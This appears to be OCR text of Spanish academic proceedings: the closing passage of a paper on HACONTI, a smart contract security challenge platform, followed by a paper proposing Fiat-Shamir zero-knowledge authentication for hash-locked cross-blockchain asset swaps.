  - **Contratos "Factory"de los niveles:** Su función principal es desplegar dinámicamente distintos contratos de un mismo nivel para diferentes jugadores. Cada contrato de nivel es una instancia asociada a un jugador específico, lo que permite un aislamiento entre los contratos de diferentes jugadores. Los contratos "Factory"proveen métodos para crear y validar las instancias de los niveles.
  - **Contratos de las instancias de niveles:** Al hacer clic en el botón Çrear Instancia"dentro de un nivel determinado, el jugador despliega un nuevo contrato que representa una instancia del nivel que está resolviendo. Para resolver los niveles, el jugador debe interactuar directamente con estos contratos.

3.5. Optimización de la plataforma

HACONTI se enfoca en ofrecer una experiencia fluida a los jugadores mediante diversas estrategias. En el backend, el contrato principal emplea estructuras auxiliares para acceder eficientemente a los datos y optimizar el rendimiento en cada función. En el frontend, se realiza una única solicitud inicial a la API después de la autenticación del jugador o al completar un nivel, almacenando la información localmente para garantizar cargas instantáneas mientras navega entre componentes y niveles. Sin embargo, al navegar directamente a través de URL externas, la plataforma puede requerir nuevas solicitudes a la API para mantener los datos actualizados.

3.6. Seguridad de la plataforma

Si bien la finalidad de la plataforma es brindar a los usuarios desafíos de ciberseguridad en smart contracts, lo cierto es que también se tiene muy en cuenta la seguridad de la plataforma en sí, y la de sus respectivos usuarios.

Para mantener la seguridad en la plataforma se emplea un esquema sólido de autenticación y gestión de sesiones sobre la API. Por otra parte, se emplean correctamente los componentes del front-end y de la API para evitar ataques de XSS y SQL Injection.

Adicionalmente, se aplica rate limiting sobre todos los endpoints de la API, y se implementa reCAPTCHA en el formulario de registro para evitar registros

masivos por parte de bots. También se devuelven las cabeceras importantes de seguridad en las respuestas a cualquier llamado de la API, y se manejan adecuadamente los errores y excepciones para evitar que una excepción no manejada comprometa la disponibilidad de la API, y para evitar que se muestren mensajes de error con información sensible a los usuarios.

Finalmente, también se implementan protecciones contra ataques de tipo CSRF, y se verificó cuidadosamente la lógica de los contratos inteligentes del back-end para evitar cualquier clase de vulnerabilidad en la misma.

3.7. Privacidad de los usuarios

HACONTI toma en serio la privacidad de sus usuarios. Es conocido que en la red de Ethereum todas las transacciones son públicas [16]. Por este motivo, se evita almacenar cualquier clase de información personal de los usuarios en la Blockchain.

Por otra parte, la base de datos de la API tampoco almacena información sensible de los jugadores. Además, los registros de acceso del servidor, que incluyen las direcciones IP y los detalles del navegador de los usuarios, se mantienen confidenciales y no se comparten ni venden a terceros.

4. Experiencias

La plataforma fue divulgada por Moodle (UNLP), Twitter, LinkedIn, grupos de Telegram, grupos de Discord y Reddit. Se recibió una gran cantidad de feedbacks positivos, sobre todo de personas iniciadas, o transicionando desde otra área de ciberseguridad.

Se realizó una breve encuesta a través de Google Forms, que reveló que más del 80 % de los participantes consideraron excelente la plataforma en general, así como los niveles y la interfaz gráfica. El porcentaje restante la calificó como buena. Además, más del 70 % de los encuestados indicaron haber aprendido mucho sobre Solidity y vulnerabilidades en Smart Contracts jugando en HACONTI.

5. Conclusiones

Tras haber desarrollado HACONTI, se han logrado la gran mayoría de objetivos propuestos para el proyecto, ya que la plataforma desarrollada cuenta con las siguientes características:

- Es intuitiva y fácil de usar, incluso por personas sin conocimientos previos sobre Smart Contracts y el lenguaje Solidity.
- Incluye 30 niveles diferentes en los que se abordan un gran abanico de vulnerabilidades. Muchos de los niveles aportan un enfoque único y distintivo en relación a los desafíos de otras plataformas.

- Los primeros cuatro niveles de la plataforma son introductorios y guían al jugador novato de manera teórico-práctica a comprender en qué consisten los Smart Contracts, cómo interactuar con ellos, y cómo se desarrollan en Solidity. Por otra parte guían al jugador a preparar su entorno para resolver niveles posteriores.
- Los últimos tres niveles incluyen una serie de vulnerabilidades que deben ser explotadas en cadena para resolverlos. Dichos niveles, altamente desafiantes, sirven a modo de poner a prueba lo aprendido en niveles previos.
- Por cada nivel se presenta una cantidad de información abundante, que no solo abarca los objetivos de superación y la descripción del desafío, sino que también incluye hints, hints avanzadas, información relacionada con SWC y SCSVS, información adicional, el código fuente corregido del nivel, casos del mundo real, etc. Esta información brinda un mayor contexto y una comprensión más amplia sobre la vulnerabilidad que se explota en cada nivel. Cada sección informativa suele ser extensa y detallada para cubrir la mayor cantidad de puntos posibles.
- Incluye un sistema de puntos novedoso en el que el jugador puede desbloquear hints, hints adicionales e información vinculada a SWC y SCSVS, a medida que supera los niveles y va acumulando puntos. El diseño de la plataforma está hecho de tal manera que solo los jugadores con los puntos necesarios puedan acceder a la información desbloqueable y que la misma no esté disponible para cualquiera.
- Los componentes de la plataforma, es decir, el front-end y los distintos elementos del back-end fueron desarrollados meticulosamente teniendo en cuenta la optimización, seguridad y legibilidad del código para su fácil mantenimiento.

Las características mencionadas previamente permiten que las personas sin conocimientos previos en seguridad en Smart Contracts ni el lenguaje Solidity, puedan aprender del campo de manera exhaustiva, en un entorno controlado, seguro, simple, divertido y muy informativo. De esta manera, estarán capacitadas para desarrollar sus propios contratos de forma segura y llevar a cabo pentests sobre los mismos.

6. Trabajo a futuro

A futuro se contempla la posibilidad de integrar la plataforma en cursos de seguridad de la Facultad de Informática.

Por otra parte, se pretende añadir niveles basados en nuevas vulnerabilidades, o bien añadir niveles introductorios, como por ejemplo, uno que explique en detalle cómo funciona el storage de un contrato.

Adicionalmente, se planea agregar nuevas funcionalidades, como por ejemplo, incluir métodos auxiliares en JavaScript para realizar tareas frecuentes desde la consola del navegador, y también mejorar la accesibilidad de la plataforma.

Referencias

[1] B. Meyer. "Ethereum Smart Contract Vulnerabilities". En: *CyberNews* (15 de nov. de 2023). URL: https://cybernews.com/security/ethereum-smart-contract-vulnerabilities/.

[2] D. Z. Morris. "How the DAO Hack Changed Ethereum and Crypto". En: *Consensus Magazine - Coindesk* (9 de mayo de 2023). URL: https://www.coindesk.com/consensus-magazine/2023/05/09/coindesk-turns-10-how-the-dao-hack-changed-ethereum-and-crypto/.

[3] S. Palladino. "The Parity Wallet Hack Explained". En: *OpenZeppelin Blog* (19 de jul. de 2017). URL: https://blog.openzeppelin.com/on-the-parity-wallet-multisig-hack-405a8c12e8f7.

[4] *Smart Contract Security Field Guide: Reentrancy*. 2023. URL: https://scsfg.io/hackers/reentrancy/.

[5] Shashank. "Integer Overflow and Underflow in Smart Contracts". En: *SolidityScan* (31 de ago. de 2022). URL: https://blog.solidityscan.com/integer-overflow-and-underflow-in-smart-contracts-9598032b5a99.

[6] "Common Vulnerabilities in Solidity: Denial of Service (DOS)". En: *SlowMist* (30 de mar. de 2023). URL: https://www.slowmist.com/articles/solidity-security/Common-Vulnerabilities-in-Solidity-Denial-of-Service-DOS.html.

[7] "Access Control Vulnerabilities in Solidity Smart Contracts". En: *Immunebytes Blog* (12 de sep. de 2023). URL: https://www.immunebytes.com/blog/access-control-vulnerabilities-in-solidity-smart-contracts.

[8] Natachi Nnamaka. "Attack Vectors in Solidity #4: Unencrypted Private Data On-Chain". En: *Medium* (27 de ene. de 2023). URL: https://medium.com/@natachigram/attack-vectors-in-solidity-4-unencrypted-private-data-on-chain-cf4f3ff1cf71.

[9] Martin Liguori. "Preventing the Source of Randomness Vulnerability". En: *Infuy Blog* (8 de mar. de 2023). URL: https://www.infuy.com/blog/preventing-the-source-of-randomness-vulnerability.

[10] Yogesh Kulkarni. "tx.origin Phishing Attack — Smart Contract Security". En: *Finxter Academy* (1 de ene. de 2023). URL: https://academy.finxter.com/tx-origin-phishing-attack-smart-contract-security/.

[11] *Smart Contract Security Field Guide: Unexpected Ether*. 2023. URL: https://scsfg.io/hackers/unexpected-ether/.

[12] *Understanding Delegatecall Vulnerabilities in Solidity: A Comprehensive Guide*. 2023. URL: https://auditfirst.io/blog/understanding-delegatecall-vulnerabilities-in-solidity.

[13] G. (@thec00n) Wagner. "Smart Contract Weakness Classification (SWC)". En: *Ethereum Improvement Proposal (EIP) 1470* (). URL: https://eips.ethereum.org/EIPS/eip-1470.

[14] *Smart Contract Weakness Classification (SWC) Registry*. URL: https://swcregistry.io/.

[15] Wissal Haji. "Learn Solidity: The Factory Pattern". En: *Better Programming* (13 de dic. de 2020). URL: https://betterprogramming.pub/learn-solidity-the-factory-pattern-75d11c3e7d29.

[16] Jon Law. "Traceability of Ethereum Transactions". En: *Coinmonks* (15 de mar. de 2022). URL: https://medium.com/coinmonks/traceability-of-ethereum-transactions-93a880384a20.

Interoperabilidad en sistemas distribuidos Blockchain, un esquema de autenticación

David Tua[1,2], Hernán Merlino[2], Ricardo H. Wehbe[1]

[1]Universidad Argentina de la Empresa (UADE). Instituto de Tecnología (INTEC). Buenos Aires, Argentina.
[2]Universidad Austral. Facultad de Ingeniería. Programa de Doctorado en Ingeniería. Buenos Aires, Argentina
dtua@uade.edu.ar, hmerlino@austral.edu.ar, rwehbe@uade.edu.ar

Resumen. Los sistemas Blockchain cobran cada vez más importancia en la actualidad de la tecnología de información y las comunicaciones, su incorporación a la industria 4.0 demuestra un claro interés por parte de las organizaciones. El avance vertiginoso de esta tecnología presenta nuevos desafíos tecnológicos. Uno de ellos es el problema de la heterogeneidad, debido a que las Blockchains operan como redes aisladas. Debido a esto, existe una necesidad de comunicación inter Blockchain para permitir la interoperabilidad [1]. A los efectos de lograr una comunicación entre Blockchains confiable, en el presente trabajo se propone un protocolo de autenticación basado en Zero Knowledge.

Palabras clave: interoperabilidad, Blockchain, autenticación, Zero Knowlege

1 Introducción

En la actualidad del contexto Blockchain en general se ha observado la gran y creciente cantidad de Blockchains heterogéneas. En los primeros años en que comenzaron su aparición se pensó que habría una sola Blockchain que las gobernara a todas [1]. Aunque este último caso sería el ideal definitivamente no va a suceder, porque no es posible que una sola cadena de bloques gane en términos de seguridad, privacidad, eficiencia, flexibilidad, complejidad de la plataforma, facilidad de uso para los desarrolladores, etc. [1], [2], [3]. Se observa que en el futuro las Blockchains públicas y autorizadas interoperarán entre sí [2]. El mapa de ruta histórico de Blockchain comienza con la implementación de la versión 1.0, la cual aplica principalmente Blockchain para criptomonedas descentralizadas en el mercado de capitales [7]. Posteriormente, en Blockchain 2.0, la funcionalidad descentralizada se extendió al mercado general en forma de contratos inteligentes o “Smart Contracts” como programas que se graban en la propia Blockchain. En la siguiente generación 3.0, la atención se centró en las aplicaciones potenciales y la coordinación de la eficiencia más allá de la moneda, la economía y los mercados. Actualmente, la tecnología sucesora a la que Yang Lu se refiere como "Blockchain extensiva" permitirá características de escalabilidad, integración e interoperabilidad [8].

2 Interoperabilidad entre Blockchains

El Instituto Nacional de Estándares y Tecnología (NIST) define la interoperabilidad en Blockchain como: "Una composición de sistemas Blockchain distinguibles, cada uno de los cuales representa un libro mayor distribuido único, donde la ejecución de transacciones atómicas puede abarcar múltiples sistemas Blockchain heterogéneos y donde los datos registrados en una Blockchain son accesibles, verificables y referibles mediante otra transacción posiblemente externa de una manera semánticamente compatible" [4]. En términos simples para otros autores las Blockchains interoperables son aquellas que pueden dialogar entre sí, que cada Blockchain pueda leer el estado de la otra [2].

Interoperabilidad entre DApps (aplicaciones distribuidas basadas en Blockchain), es diferente a la interoperabilidad entre Blockchains, lograr que contratos inteligentes de Ethereum puedan consumir servicios externos como API REST de aplicaciones centralizadas estaría dentro de interoperabilidad entre Blockchain y la Web general [2]. Por este motivo, la idea general es orientar el trabajo hacia la interoperabilidad entre Blockchains [9]. La tecnología Blockchain se ha utilizado ampliamente en diversos aspectos de la vida y ha aportado grandes beneficios económicos y sociales en diversos campos incluidas las finanzas, el Internet de las cosas (IoT) [9], [10], la atención médica [11], [12] y la industria energética [13]. El sector financiero espera un comercio eficiente de criptomonedas con tarifas de transacción bajas, en IoT se espera que los sistemas Blockchain utilizados estén equipados con mecanismos de consenso eficientes, lo que motiva una nueva curva de innovación y estimula aún más aplicaciones diversificadas. Con tal potencial, la tecnología de interoperabilidad entre Blockchains ha atraído una atención generalizada tanto en el mundo académico como en la industria [14].

El problema de interoperabilidad es el aislamiento de las Blockchains, lo que dificulta que los usuarios transfieran directamente activos digitales o compartan datos entre sí [14].




Figura 1. Interoperabilidad Blockchain

Diferentes Blockchains poseen diferentes estructuras de bloques, mecanismos de consenso y patrones de permisos de acceso [11], [12]. Estas diferencias son las que dificultan la interoperabilidad directa [14].

Los investigadores han propuesto la tecnología inter Blockchain (cross-chain), con el objetivo de resolver los problemas de interoperabilidad. Además, la tecnología Inter Blockchain puede ampliar la funcionalidad de los sistemas Blockchain tradicionales [14]. El hecho de que la tecnología Inter Blockchain sea inherente a una variedad de Blockchains heterogéneas, motiva una nueva curva de innovación y estimula aún más aplicaciones diversificadas [14].

3 Casos de interoperabilidad Blockchain

Existen varios casos de uso para la interoperabilidad entre Blockchains, pero aquellos que más frecuentemente se pretenden alcanzar son los siguientes [2]:

A. Permitir activos portables: mover activos (o Assets) de un lado a otro desde la Blockchain A hacia la Blockchain B y viceversa. También se denominan vinculaciones (o pegs) uno a uno o vinculaciones bidireccionales. En el contexto de las criptomonedas, una vinculación se refiere al precio específico en el que un token pretende permanecer [1], [2], [16].

B. Pago contra pago y pago contra entrega: técnicamente se conocen como intercambios atómicos (atomic swaps). Cuando dos usuarios intercambian activos que residen en dos Blockchains diferentes, se necesita una garantía que indique que se realizan ambas transferencias o ninguna. Por ejemplo, si la Blockchain A tiene dólares digitalizados y la Blockchain B tiene euros digitalizados, entonces los usuarios deberían poder intercambiar estos activos de forma atómica [1], [2], [16].

C. Obtener información y reaccionar ante eventos: una Blockchain puede leer información que existe en otra Blockchain o puede reaccionar a las transacciones que ocurren en otra Blockchain. Por ejemplo, este podría ser un caso en el que la Blockchain A represente contratos de alquiler y la Blockchain B represente depósitos de seguridad bloqueados, de modo que cuando el contrato de alquiler expire en la Blockchain A, la Blockchain B debería liberar automáticamente los depósitos de seguridad [1], [2], [16].

D. Oráculos inter cadenas (cross-chain oracles): por ejemplo, uno podría imaginar un contrato inteligente en una cadena que realiza alguna acción con alguna dirección solo cuando recibe prueba de que un oráculo de identidad en otra cadena especifica que la dirección es una identidad única particular. Se debe tener cuenta que la cadena que se lee no cambia durante el transcurso de este tipo de evento de interoperación [1].

E. Gravamen de activos: consiste en bloquear el paquete de activos X en la cadena A y se hace que las condiciones de bloqueo dependan de la actividad en la cadena B. Los casos de uso incluyen embargos, garantías en derivados financieros, recuperaciones por quiebra, órdenes judiciales y varios casos de uso que involucran depósitos de seguridad [1].

4 Estrategias de implementación de interoperabilidad

Existen estrategias que se pueden implementar. Sin embargo, las soluciones operacionales se encuentran disponibles para Blockchains privadas de uso frecuente en las industrias, como por ejemplo Polkadot y Cosmos, que utilizan algunas de las técnicas que se verán más adelante para resolver varios de los casos de uso mencionados [1] [2]. Para Blockchains públicas u otras (incluyendo aquellos casos de interoperabilidad entre Blockchains públicas y privadas), no se han encontrado soluciones totalmente operacionales al momento de la escritura de este paper.

La forma más sencilla de lograr la interoperabilidad es tener un tercero centralizado a través del cual las Blockchains puedan comunicarse entre sí. Básicamente, se debe confiar en el tercero.

Sin embargo, los proyectos de interoperabilidad centralizada, como Oraclize [2], han resuelto el problema de la confianza. Oraclize permite que sus contratos inteligentes de Ethereum se comuniquen con la WWW, es decir, permite a los contratos consumir servicios externos, obtener el saldo de una cuenta Bitcoin, etc. Oraclize también proporciona una prueba para los contratos inteligentes que indica que los resultados no han sido manipulados; por lo tanto, Oraclize ha abordado el problema de la confianza, el inconveniente con este enfoque es que aún permanece un único punto de falla [2].

Adam et al. ha propuesto las cadenas laterales para resolver el problema de la incapacidad de las Blockchains para interactuar y comunicarse entre sí: “Una cadena lateral se refiere a una Blockchain secundaria que valida datos de otras Blockchains” [15]. El enfoque general es el siguiente: supongamos que un contrato inteligente que se ejecuta en la Blockchain B quiere saber si un evento particular tuvo lugar en la Blockchain A o si algún objeto particular en el estado de la Blockchain A contenía algún valor en un momento determinado. Podemos crear un contrato en la Blockchain B que tome uno de estos encabezados de bloque de la Blockchain A y utilice el procedimiento de verificación estándar para el algoritmo de consenso de la Blockchain A para verificar este encabezado de bloque. Una vez que el retransmisor ha verificado que se ha finalizado el encabezado del bloque, entonces podrá verificar cualquier transacción o entrada de cuenta/estado deseada por separado verificando una sola rama del árbol Merkle con el encabezado del bloque. Cada cadena lateral tiene su propio mecanismo de consenso y protocolos de seguridad [17]. De manera similar, cada Blockchain tiene capacidad para implementar su propia gestión de identidad y algoritmos criptográficos [18].

Los esquemas notariales utilizan una entidad confiable (programa escribano) como intermediaria entre dos cadenas de bloques. Por lo tanto, la responsabilidad del escribano es verificar que un evento tuvo lugar en una Blockchain y transmitir esta información a una segunda Blockchain [16]. El esquema notarial tiene la ventaja de la simplicidad, ya que no se requieren cambios en las Blockchains subyacentes, sin embargo, este esquema tiene la desventaja de la necesidad de un tercero de confianza, en este caso el escribano [16]. Como posible solución a este problema se puede implementar un esquema notarial denominado Federación Multi firma, el cual consiste en tener un grupo de escribanos (o autoridades) en control de una Multi firma, donde la mayoría de ellos tienen que aprobar una acción para que proceda. Esta configuración es mejor que tener un único custodio, pero aun así centraliza el control

[2]. Para lograr una verdadera descentralización, los escribanos deben ser seleccionados cuidadosamente para que cumplan con un conjunto de propiedades mínimas [2].

El bloqueo de hash permite que una acción impacte en dos cadenas de bloques simultáneamente de manera atómica, es decir, con ambas acciones o ninguna de ellas [1], [2], [16]. La ventaja del bloqueo de hash es que se puede utilizar para realizar transacciones entre dos o más partes sin utilizar un intermediario, además, los esquemas de bloqueo de hash se pueden encadenar entre sí, para permitir intercambios incluso si no existe una conexión directa entre las partes interesadas [16]. Aunque esta técnica es utilizada frecuentemente en los intercambios descentralizados en la actualidad, solo se puede utilizar para el intercambio atómico y casos similares de gravamen de activos [1][16].

Tabla 1. Descripción general de esquemas de interoperabilidad [16]

Caso de uso	*Sistema notarial*	*Retransmisores*	*Bloqueo de Hash*
Portabilidad de activos	SÍ	SÍ	NO
Intercambio atómico	SÍ	SÍ	SÍ
Oráculos inter cadenas	SÍ	SÍ	No directamente
Gravamen de activos	SÍ	SÍ	SÍ
Contratos inter cadenas	SÍ	SÍ	NO

5 Autenticación

La protección de la privacidad de la identidad es la capacidad de una tecnología inter Blockchain para garantizar que las direcciones en la cadena de bloques que participan en la transacción entre cadenas no sean conocidas por terceros que no sean el iniciador y el ejecutor de las transacciones [14]. Un adversario podría rastrear el flujo de transacciones entre cadenas iniciadas por una dirección para analizar la identidad física y el comportamiento del usuario asociado a través de la minería de datos [20]; estudios recientes sugieren que se debe explorar más a fondo la privacidad en el contexto Blockchain, incluyendo tanto la identidad como los datos [14], hasta el momento solo muy pocos sistemas notariales han proporcionado protección de la privacidad [14].

Una aproximación para comenzar a buscar el objetivo de la privacidad es el estudio del problema de autenticación. En este momento queremos abordar el problema de autenticación de entidades, concretamente la autenticación de una Blockchain ante otra. La propuesta se basa en el siguiente problema: una desventaja de los protocolos

de contraseña simples es que cuando un probador A (un probador es el que debe probar que es quien dice ser en el contexto de los protocolos de autenticación) [19], le da su contraseña al verificador B, B puede posteriormente hacerse pasar por A. Los protocolos de desafío-respuesta mejoran esto: A responde a los desafíos de B para demostrar el conocimiento de un secreto de A de manera variable en el tiempo, proporcionando información que B no puede reutilizar directamente. No obstante, esto podría revelar alguna información parcial sobre el secreto del probador; un verificador adversario también podría seleccionar estratégicamente desafíos para obtener respuestas que proporcionen dicha información [19]. Los protocolos Zero Knowledge están diseñados para abordar este problema, al permitir que un probador demuestre el conocimiento de un secreto sin revelar información alguna que sea de utilidad para el verificador, y que a la vez éste pueda transmitir esta demostración de conocimiento a otros [19]. La cuestión es que sólo es necesario transmitir una pequeña cantidad de información, es decir, que el probador realmente conoce el secreto. De manera más general, un protocolo de Zero Knowledge permite probar la verdad de una afirmación, sin transmitir información alguna que sea de utilidad para un adversario (esta noción puede cuantificarse en un sentido riguroso) [19]. Aun cuando Garofolo et al. propuso una cadena lateral basada en Zero Knowledge llamada Zendoo [21], la misma se centra en la transferencia de activos entre la cadena principal y varias cadenas laterales, pero solo bajo el mecanismo de cadenas laterales, además, la identidad y los datos no son protegidos en este trabajo [14].

Continuando con la propuesta, en el presente trabajo se presenta un esquema de autorización basado en un protocolo de bloqueo de hash conocido [2]. Como se mencionó anteriormente en este trabajo, el bloqueo de hash permite que una acción impacte en dos cadenas de bloques simultáneamente de manera atómica, es decir, con ambas acciones o ninguna de ellas [1], [2], [16]. Para que esto sea posible, la autenticación basada en Zero Knowledge deberá ser iniciada antes de que se ejecuten los contratos de intercambios de activos, y subsecuentemente en cada paso de intercambio atómico, deberá firmarse cada operación para comprobar la identidad de ambas partes y mantener a la vez el conjunto de operaciones de forma desconectada.




Figura 2. Hash Locking incorporando Zero Knowledge

De manera general, el funcionamiento de Hash Locking sería de la siguiente manera [2], [14]. Hay dos entidades, X e Y, situadas en diferentes Blockchains. Cada una de estas entidades dispone de un activo: X posee el activo A e Y dispone del activo B. El objetivo es intercambiar los activos. Para esto se hace lo siguiente: (1) se negocia un plazo N; (2) La entidad X genera un secreto s, calcula su hash H(s) y lo comparte con Y; (3) se establecen los dos smart contracts según se detalla a continuación.

1. X establece el primer smart contract: se bloquea A y se trasferirá su posesión a Y si éste envía s a A dentro de N segundos.
2. Y establece el segundo smart contract: se bloquea B y se transferirá su posesión a X si éste envía s a Y dentro de N/2 segundos.
3. Cuando Y recibe s dentro del plazo acordado, comprueba que es efectivamente el secreto calculando H(s) y comparándolo con el valor recibido anteriormente y libera B. A continuación, envía s a X.
4. Cuando X recibe s dentro del plazo acordado, libera A.

Por cuestiones de seguridad, las etapas de intercambio y los cálculos de hash se realizan en un marco de tiempo determinado [2], [14]. En el presente trabajo, la propuesta es envolver este proceso con un protocolo de autenticación Zero Knowledge (Figura 2). Nótese que los contratos inteligentes de gestión de bloqueos (cbA y cbB), así como también los usuarios Pedro y María, pertenecen a dos

Blockchains separadas. Se debe tener en cuenta de que en la propuesta del presente paper, el iniciador de cada uno de estos pasos se autentica con Zero Knowledge.

Para este trabajo se seleccionó el Protocolo de identificación Zero Knowledge Fiat-Shamir [19]. Como se presenta en la figura 2, se debe de realizar inicialmente, antes de comenzar el bloqueo de hash, luego se mantiene la demostración-verificación de ambas partes durante toda la comunicación de los contratos inteligentes. Aquí se presenta una versión básica con fines ilustrativos. En la práctica, se usaría una variación más eficiente con múltiples "preguntas" por iteración, pero en el presente trabajo B plantea solo un desafío de un bit por iteración. El objetivo es que A se identifique demostrando el conocimiento de un secreto (asociado a A mediante datos públicos auténticos) a cualquier verificador B, sin revelar ninguna información sobre secretos no conocidos o computables por B antes de la ejecución del protocolo. La seguridad se basa en la dificultad de extraer el módulo de raíces cuadradas de números enteros compuestos grandes n de factorización desconocida, que es equivalente a la de factorizar n. A continuación, se presenta la versión paso a paso del protocolo (versión básica) [19]:

A demuestra conocimiento de s a B en t ejecuciones de un protocolo de 3 pasos.

1. Configuración de una sola vez.
    a. Una entidad confiable T selecciona y publica un módulo n = pq similar a RSA, pero mantiene en secreto los primos p y q.
    b. Cada solicitante A selecciona un secreto s co-primo de n, siendo $1 \leq s \leq n - 1$, calcula $v = s^2 \bmod n$ y registra v con T como su clave pública.
2. Mensajes de protocolo. Cada una de las rondas t tiene tres mensajes con la siguiente forma.

$$A \rightarrow B: \; x = r^2 \bmod n \qquad (1)$$
$$A \rightarrow B: \; e \in \{0, 1\} \qquad (2)$$
$$A \rightarrow B: \; y = r \cdot s^e \bmod n \qquad (3)$$

3. Actuaciones protocolares. Los siguientes pasos se repiten t veces (secuencialmente e independientemente). B acepta la prueba si todas las rondas t tienen éxito.
    a. *A elige un número aleatorio (compromiso)* r, $1 \leq r \leq n - 1$, y envía (el testigo) $x = r^2 \bmod n$ a B.
    b. B aleatoriamente selecciona un bit $e = 0$ o $e = 1$ (el desafío), envía e hacia A.
    c. A calcula y envía a B (la respuesta) y, para cualquier $y = r$ (si $e = 0$) o $y = rs \bmod n$ (si $e = 1$).
    d. B rechaza la prueba si $y = 0$, y de lo contrario acepta al verificar $y^2 = x \cdot v^e \pmod n$. (Dependiendo si e, $y^2 = x$ o $y^2 = xv \bmod n$, ya que $v = s^2 \bmod n$. Tenga en cuenta que verificar $y = 0$ excluye el caso $r = 0$).

Con este proceso, se introduce la autenticación en el proceso de bloqueo de hash para el intercambio de activos entre dos entidades de diferentes Blockchains. Es importante destacar que la autenticación es en el nivel de Blockchain, no de entidades.

5 Conclusiones y trabajos futuros

En este trabajo hemos propuesto la inclusión de autenticación, en este caso Zero Knowledge, para el caso especial de intercambio de activos entre entidades de diferentes Blockchains. El problema de la interoperabilidad entre Blockchains es mucho más amplio y general. Idealmente, querríamos un marco general en el que este intercambio de activos fuera sólo un caso especial.

Hay varios temas para profundizar. Por un lado, resta por verse si el diseño de bloqueo de hash es la mejor posibilidad. Existe la posibilidad de que este intercambio esté gestionado por un único smart contract de una tercera entidad. Por otro lado, sería interesante investigar alternativas a Fiat-Shamir. Una pregunta que surge naturalmente es la posible creación de sesiones para evitar repetidas autenticaciones.

Finalmente, queremos generalizar el esquema para abarcar otros casos de interoperabilidad como intercambio de información o modificaciones inducidas externamente.

Referencias bibliográficas

1. Buterin, V. (2016). Chain interoperability. R3 research paper, 9, 1-25.
2. Prusty, N. (2018). Blockchain for Enterprise: Build scalable blockchain applications with privacy, interoperability, and permissioned features. Packt Publishing Ltd.
3. Mohanty, D., Anand, D., Aljahdali, H. M., & Villar, S. G. (2022). Blockchain interoperability: Towards a sustainable payment system. Sustainability, 14(2), 913.
4. Yaga, D., Mell, P., Roby, N., & Scarfone, K. (2019). Blockchain technology overview. arXiv preprint arXiv:1906.11078.
5. Ghaemi, S., Rouhani, S., Belchior, R., Cruz, R. S., Khazaei, H., & Musilek, P. (2021). A pub-sub architecture to promote blockchain interoperability. arXiv preprint arXiv:2101.12331.
6. Zhang, P., White, J., Schmidt, D. C., & Lenz, G. (2017). Applying software patterns to address interoperability in blockchain-based healthcare apps. arXiv preprint arXiv:1706.03700.
7. S. Melanie, Blockchain: Blueprint for a New Economy. Newton, MA, USA: O'Reilly Media, Inc., 2015.
8. Y. Lu, “Blockchain and the related issues: A review of current research topics," J. Manage. Anal., vol. 5, no. 4, pp. 231255, Oct. 2018.
9. N. R. Pradhan, A. P. Singh, S. Verma, M. Wozniak, J. Shafi, M. F. Ijaz, A blockchain based lightweight peer-to-peer energy trading framework for secured high throughput microtransactions, Scientific Reports 12 (1) (2022) 14523.
10. X. Yang, Y. Li, L. Chen, W. Feng, Z. Yan, Tdl-chain: An intelligent data transmission control system in tactical data link based on blockchain, in: 2020 IEEE International Conference on Blockchain (Blockchain), IEEE, 2020, pp. 305–312.

11. N. R. Pradhan, A. P. Singh, S. Verma, N. Kaur, D. S. Roy, J. Shafi, M. Wozniak, M. F. Ijaz, A novel blockchain-based healthcare system design and performance benchmarking on a multi-hosted testbed, Sensors 22 (9) (2022) 3449.
12. M. Kumar, P. Mukherjee, S. Verma, M. Kaur, S. Singh, M. Kobielnik, M. Wózniak, J. Shafi, M. F. Ijaz, Bbnsf: Blockchain based novel secure framework using rp2-rsa and asr-ann technique for iot enabled healthcare systems, Sensors 22 (23) (2022) 9448.
13. S. Nakamoto, A. Bitcoin, A peer-to-peer electronic cash system, https://bitcoin.org/bitcoin.pdf, 2008 (accessed 27 June 2008).
14. Yuan, H., Fei, S., & Yan, Z. (2023). Technologies of blockchain interoperability: a survey. Digital Communications and Networks.
15. A. Back, M. Corallo, L. Dashjr, M. Friedenbach, G. Maxwell, A. Miller, A. Poelstra, J. Timón, and P. Wuille. (2014). Enabling Blockchain Innovations With Pegged Sidechains. [Online].
16. Hegnauer, T. (2019). Design and development of a blockchain interoperability api. Zürich, Switzerland, February.
